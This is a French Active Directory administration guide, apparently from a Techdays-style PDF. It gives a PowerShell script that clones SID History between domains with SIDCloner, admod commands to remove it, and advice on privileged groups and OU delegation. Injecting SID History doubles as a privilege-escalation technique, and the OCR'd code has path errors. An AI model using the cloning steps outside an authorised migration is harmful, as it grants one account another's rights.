Ouvrir une session avec le compte *service-admt@tpo.net (tpo\service-admt)* sur le contrôleur de domaine avec le rôle PDC Emulator du domaine *msreport.be*.


Télécharger et installer *Visual C++ Redistributable for Visual Studio 2012 Update 4* :
https://www.microsoft.com/en-us/download/details.aspx?id=30679
Créer le dossier C:_adm.
Copier le fichier SIDCloner.dll (SIDCloner_binaries.zip) depuis le site web ci-dessous et le mettre dans le dossier *C:_adm*. Prendre la version X64.
https://code.msdn.microsoft.com/windowsdesktop/SIDCloner-add-sIDHistory-831ae24b
Créer le fichier c:_adm\identities.csv et l'éditer avec Notepad. Ce fichier doit être séparé par des virgules et être au format suivant :
sourceDomain,sourceSAMAccountName,targetSAMAccountName
tpo.net,melanie.mathieu,tigrou.mathieu
Créer le fichier vide c:_adm\CloneFailed.csv
Cliquer le bouton *Unblock* au niveau des propriétés du fichier SIDCloner.dll.

Le site web https://code.msdn.microsoft.com/windowsdesktop/SIDCloner-add-sIDHistory-831ae24b propose un exemple de script. Le code a été simplifié.
Créer le fichier C:_adm\script.ps1 et l'éditer avec Notepad. Taper le code suivant :


```
param(
    [parameter(Mandatory = $false)]
    [String]$inFile
          )
$errorPreference='Continue'
#constants
$targetDomain="msreport.be"
[System.Reflection.Assembly]::LoadFile("c:\_adm\SIDCloner.dll") | Out-Null
#process parameters
#customize file/folder names
if([String]::IsNullOrEmpty($inFile)) { $inFile = "c:\_adm\identities.csv" }
#clear the log file
if([System.IO.File]::Exists("c:\_adm\CloneFailed.csv")) {
    Remove-Item -path ".\Log\CloneFailed.csv"
}
$data=import-csv $inFile
## authenticate using implicit credentials
$i=-1
foreach($record in $data) {
    try {
        $i++
        #uses credentials of logged-on user (or credentials stored in Credentials Manager); works against
PDC in both domains
        [wintools.sidcloner]::CloneSid(
            $record.sourceSAMAccountName,
            $record.sourceDomain,
            $record.targetSAMAccountName,
            $targetDomain
        )
        Write-Host "Account $($record.sourceDomain)\$($record.sourceSAMAccountName) cloned"
    }
    catch {
        Write-Warning -message:"Account
$($record.sourceDomain)\$($record.sourceSAMAccountName) failed to
clone`n`tError:$($($_.Exception).Message)"
"$($record.sourceSAMAccountName),$($record.sourceDomain),$($record.targetSAMAccountName)"
>> "c:\_adm\CloneFailed.csv"
    }
```


```
}
```

Vous devez obtenir le résultat suivant :



Lancer PowerShell en tant qu'administrateur et exécuter le script *c:_adm\script.ps1*.
Le compte de tigrou.mathieu doit maintenant avoir comme SID History le SID de l'utilisateur tpo\melanie.mathieu.






1.6.2 POUR SUPPRIMER LE SID HISTORY

Télécharger les outils ADFIND et ADMOD et les installer dans le dossier c:_adm sur le serveur ADMT.
http://www.joeware.net/freetools/tools/adfind/
http://www.joeware.net/freetools/tools/admod/

Lancer la commande suivante pour supprimer le SID History pour l'utilisateur tigrou.mathieu.
C:_adm\adfind.exe -b " CN=Tirgrou Mathieu,OU=Techdays,DC=msreport,DC=be" sidhistory -adcsv | c:_adm\AdMod.exe -sc csh –unsafe



2 LES BONNES PRATIQUES POUR DELEGUER L'ADMINISTRATION DE SON ANNUAIRE

2.1 LES PRINCIPES FONDAMENTAUX DE LA DELEGATION D'ADMINISTRATION

2.1.1 LES DIFFERENTS TYPES D'ADMINISTRATEURS ACTIVE DIRECTORY

Il existe de 2 grandes familles d'administrateurs Active Directory :

Les administrateurs du service Active Directory :
Ces personnes sont en charge du fonctionnement de l'annuaire Active Directory et de son évolution. Ils s'occupent de l'administration des contrôleurs de domaine, de la supervision de l'annuaire (validation du fonctionnement des contrôleurs), de la sauvegarde de l'annuaire et des projets d'évolutions fonctionnelles de cet annuaire (migration des contrôleurs de domaine vers Windows 2012 R2).
Ils ne gèrent pas le contenu de l'annuaire (pas de gestion des comptes utilisateurs, groupes, comptes ordinateurs, objets de stratégie de groupe…). Seuls les administrateurs du service Active Directory doivent disposer des privilèges importants sur l'annuaire. Un administrateur du service Active Directory dispose en général d'un compte d'administration nominatif membre de groupes comme *Domain Admins* et d'un compte utilisateur standard (pour accéder à Internet et aux applications de l'entreprise).

Les administrateurs du contenu de l'annuaire Active Directory :
Ces personnes sont en charge de l'administration des données de l'annuaire Active Directory (comptes utilisateurs, groupes, comptes ordinateurs, objets de stratégie de groupes). Ils doivent disposer des droits les plus limités possibles sur l'annuaire Active Directory. Un administrateur du contenu de l'annuaire Active Directory dispose en général d'un compte d'administration nominatif avec des privilèges restreints sur certaines OU et d'un compte utilisateur standard (pour accéder à Internet et aux applications de l'entreprise).

2.1.2 LES GROUPES AVEC DES PRIVILEGES D'ADMINISTRATION

Par défaut, lorsqu'un domaine est créé, les utilisateurs et groupes d'administration présentés dans le tableau ci-dessous sont créés.

Windows 2000 < SP4	Windows 2000 SP4 - Windows Server 2003	Windows Server 2003 SP1+	Windows Server 2008 (et versions ultérieures)
Administrators	Account Operators	Account Operators	Account Operators
	Administrators	Administrators	Administrators
Domain Admins	Backup Operators	Backup Operators	Backup Operators
	Cert Publishers		
	Domain Admins	Domain Admins	Domain Admins
Enterprise Admins	Domain Controllers	Domain Controllers	Domain Controllers
	Enterprise Admins	Enterprise Admins	Enterprise Admins
	Print Operators	Print Operators	Print Operators
			Read-only Domain Controllers
Schema Admins	Schema Admins	Schema Admins	Schema Admins

Ces groupes disposent de permissions très importantes sur l'annuaire. Seuls les comptes des administrateurs du service Active Directory doivent être membres de ces groupes.
Il est aussi important de noter que les applications comme Exchange, SCCM et Lync créent leurs propres groupes de sécurité qui disposent aussi de droits très importants sur l'annuaire. Les membres de ces groupes sont donc aussi à superviser.


Le script suivant permet de lister les membres directs et indirects des principaux groupes d'administration Active Directory.

```
# For non US domain controller, please change the content of $GroupsToManage
# Import Active Directory module
```


```
Import-Module ActiveDirectory
# Variables
$Users = @()
$ResultFile = "c:\scripts\admins_accounts.txt"
# List of groups managed by the solution
$Groups = @("Account Operators","Administrators","Backup Operators","Domain Admins","Domain Controllers","Enterprise Admins","Print Operators","Read-only Domain Controllers","Schema Admins")
# List al users members of $Groups
ForEach ($Group in $Groups)
{
$Users += (Get-ADGroupMember -Identity $Group -Recursive)
}
$Users = $Users | Sort-Object -Unique | Select-Object SamAccountName,ObjectClass,Sid
# Generate results files
$Resu = @{}
echo $Resu | Out-File $ResultFile
Foreach ($user in $Users)
{
  foreach ($Group in $groups)
  {
    if (Get-ADPrincipalGroupMembership $($user.SamAccountName) | Where {$_.Name -eq $Group})
    {
     $Resu[$Group]= $True
    }
    else
    {
     $Resu[$Group]= $False
    }
  }
  $Resu["User"]= $($User.SamAccountName)
  echo $Resu | Out-File -Append $ResultFile
}
```

2.1.3 DELEGUER L'ADMINISTRATION A UN UTILISATEUR STANDARD

Le but est de ne pas ajouter cet utilisateur standard dans des groupes avec des privilèges d'administration important. Les objets dans Active Directory disposent de permissions. Il est possible de visualiser ces permissions dans l'onglet *Security* d'un objet. Il faut configurer la console *Active Directory Users and Computers* en mode d'affichage *Advanced features* pour cela.



Pour visualiser les permissions sur un objet, aller dans les propriétés de cet objet, puis dans l'onglet *Security*. Cliquer sur le bouton *Advanced*. Chaque objet Active Directory dispose de permissions.
Il est possible de déléguer pour chaque classe d'objet (utilisateur, groupe, unités d'organisation, objets de stratégie de groupe, entrée DNS, zone DNS…) le droit de *Lire* ou *Ecrire* sur chaque attribut de cette classe d'objets. Cette délégation d'administration peut être effectuée au niveau du domaine, d'une unité d'organisation ou directement sur un objet (compte utilisateur, groupe…).




Il est par exemple possible avec Active Directory de déléguer à l'équipe RH le droit de mettre à jour uniquement les attributs *EmployeeID*, *EmployeeType* au niveau d'une OU spécifique.

Prenons maintenant un cas un peu plus complexe :

Vous souhaitez déléguer à des administrateurs du contenu de l'annuaire le droit de créer, modifier, supprimer et gérer toutes les propriétés (tous les attributs) des comptes utilisateurs au niveau d'une OU appelée *Techdays*. Pour effectuer cette action, vous devez donc :


- Créer un groupe appelé *GG_Helpdesk_Techdays*.
- Déléguer le droit de créer, supprimer des objets enfants pour la classe *organizationalUnit* (objet *unité d'organisation*).
- Déléguer le droit *Contrôle total* pour la classe *User* (objets *compte utilisateur*).




Dans l'exemple ci-dessus *This objects and all descendants objets* correspond à l'unité d'organisation (OU) T*echdays* et toutes les OU dans cette OU.

Descendant User objets correspond à tous les comptes utilisateurs dans l'OU *Techdays*.


On voit dans les captures ci-dessous que le groupe *GG_Helpdesk_Techdays* a uniquement le droit de créer et supprimer des comptes utilisateurs dans l'OU Techdays (et dans toutes ses sous OU).





On voit dans les captures ci-dessous que le groupe *GG_Helpdesk_Techdays* a aussi tous les droits sur les attributs de la classe *User*.

